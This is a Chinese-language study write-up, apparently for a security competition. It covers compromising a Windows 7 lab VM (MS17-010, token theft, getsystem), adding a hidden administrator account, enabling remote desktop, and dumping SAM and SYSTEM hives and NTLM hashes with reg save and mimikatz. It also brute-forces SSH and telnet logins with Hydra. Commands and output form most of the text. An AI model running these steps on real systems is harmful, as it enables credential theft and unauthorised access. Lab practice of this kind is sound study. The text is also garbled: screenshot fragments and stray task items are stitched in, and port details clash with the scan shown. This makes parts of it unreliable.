

目录

伍济鹏 10.22 号备赛总结	1
总结前言	1
一： win7 远程权限	2
二： Win7 远程桌面开启	3
三： reg 命令获得 sam 和 system 文件	4

伍济鹏 10.22 号备赛总结

总结前言

我会用写博客的方式写总结，我认为



“教别人学习是最好的学习方法”

--费曼学习法

所以我会用写博客的方法写总结

一：win7 远程权限

首先，使用 **msf** 中的 **ms17_010** 模块进行权限获取，这个由于时间问题，我直接跳过了，可以看到我刚刚进去后是普通用户的权限，这里使用 **ps,steal_token,getuid** 和 **getsystem** 命令获得了管理员权限，使用 **nmap** 发现对方没有开启 **3389** 端口，这说明没有办法开启远程桌面，下面开始远程桌面教程。



二：Win7 远程桌面开启

使用 `shell` 创建一个名为 `wjpadmin` 和密码为 `wjpadmin` 的一个 `windows` 用户（必须是管理员权限）并且加入管理员（Administrators）组（记得加 `s` 否则是管理员不是管理员组），使用 `vnc` 命令开启虚拟机的 `3389` 端口（命令 `run vnc`）再使用 `rdesktop` 命令开启虚拟机的远程桌面，输入刚刚创建的账号密码

VMware Workstation

Windows 7 x64

Administrator A.kali 56秒登录

telnet

wjpadmin

wjpadmin

Windows 7 旗舰版

FLAG: `reg save HKLM\SAM`

5. 通过本地PC中渗透测试平台win7对服务器中system文件使用reg相关命令提取，

FLAG: `reg save HKLM\SYSTEM`

6. 通过本地PC中渗透测试平台win7对服务器桌面mimikatz工具提取teltest密码信息，

```
mimikatz # lsadump::sam /sam:F:\mimikatz
Domain : TELTEST-PC
SysKey : 07cfd184157dba30d320f57b5bb
```

Red-Leaves 关注

要输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G.

三：reg 命令获得 sam 和 system 文件

此时我们已经获得了管理员权限和远程桌面，然后就是渗透测试的下一步，获得目标的 **sam** 文件和 **system** 文件，给不明白的说一下，因为有人问我了 ()，其中 **sam** 文件是用户的账号密码，**system** 文件是系统文件，这两个都是非常重要的文件，非常容易被坏人利用

在 win7 远程桌面 shell 输入 **reg save HKLM\SYSTEM** 和 **reg save HKLM\SAM** 命令，把文件保存

```
C:\Users\Administrator>reg save HKLM\SYSTEM c:\sys.hive
操作成功完成。

C:\Users\Administrator>reg save HKLM\SYSTEM c:/sys.hive
操作成功完成。

C:\Users\Administrator>reg save HKLM\SAM C:/sam.hive
文件 C:/sam.hive 已经存在。要覆盖吗(Yes/No)?yes
操作成功完成。
```

或者。在 **meterpreter** 对话中输入 **kiwi_cmd lsadump::sam** 也可以看到 **sam**，但是是哈希表要在破解网站解码一下

```
mimikatz 2.2.0 20191125 (x64/windows)
"A La Vie, A L'Amour" - (oe.eo)
/ *** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
/ > http://blog.gentilkiwi.com/mimikatz
/ Vincent LE TOUX ( vincent.letoux@gmail.com )
/ > http://pingcastle.com / http://mysmartlogon.com **
*/

Success.
meterpreter > kiwi_cmd lsadump::sam

Domain : WIN-LMTOB0PM1AV
SysKey : 76734d52c1fd6d47bfbea4ff5657de56
Local SID : S-1-5-21-3823642046-2142087684-96694986

SAMKey : 9a177ca77f1ecc97997775855afab18b

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 678228410468b70fdcdf22230d80adad

RID : 000001f5 (501)
```


四：hyard 破解 ssh 协议

先使用 **nmap** 获得对方的协议和对应端口号 **nmap -sV IP**

```
root@kali: ~
文件 动作 编辑 查看 帮助
Nmap done: 1 IP address (1 host up) scanned in 88.06 seconds

(root@kali)-[~]
# nmap -sV -O 192.168.184.142 -p 0-10000
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 07:21 EDT
Nmap scan report for 192.168.184.142
Host is up (0.00076s latency).
Not shown: 9999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
2218/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:9B:97:81 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.02 seconds

(root@kali)-[~]
#
```

可以看到，这是一台 **linux4-5** 的主机，它开启了 **ssh** 和 **telnet** 服务，端口号分别为 **22** 和 **2218**

然后使用 **hydra** 工具破解 ssh 协议账号密码

具体命令为 **hyard ssh://IP:"端口号" -l 账号 -P 密码字典**

```
(root@kali)-[~]
# hydra ssh://192.168.184.142:2218 -l text1 -P /usr/share/wordlists/
dirb/small.txt -t 32 -f -R
```

结果为

```
[2218][ssh] host: 192.168.184.142 login: text1 password: custom
[STATUS] attack finished for 192.168.184.142 (valid pair found)
```

可以看到，账号为 **text1**，密码为 **custom**

这里我已经知道了账号，要破解密码，这是比赛会告诉你的，因为可以用账号字典破解出来，比赛节约时间

五：hyard 破解 ssh 协议

老样子, **nmap** 扫描

```
23/tcp    open  telnet  Linux telnetd
```

这里看到, **open**(打开)了 23 端口, 协议为 **telnet**

直接上命令 **hyard telnet://IP:"端口号" -l 账号 -P 密码字典**

和 **ssh** 一样的

```
(root@kali) ~  
# hydra telnet://192.168.184.142:23 -l text1 -P /usr/share/wordlists  
/dirb/small.txt -t 32 -f  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not  
use in military or secret service organizations, or for illegal purpo  
ses (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10  
-21 07:38:27  
[WARNING] telnet is by its nature unreliable to analyze, if possible b  
etter choose FTP, SSH, etc. if available  
[DATA] max 32 tasks per 1 server, overall 32 tasks, 965 login tries (l  
:1/p:965), ~31 tries per task  
[DATA] attacking telnet://192.168.184.142:23/
```

结果为

```
1 try per task  
[DATA] attacking telnet://192.168.184.142:23/  
[23][telnet] host: 192.168.184.142 login: text1 password: custom  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10
```

结果账号 **text1**, 密码 **custom**

总结

把之前的复习了一下, 又学了一些新的东西, 还有很多很
很杂, 知识点很简单的东西就不说了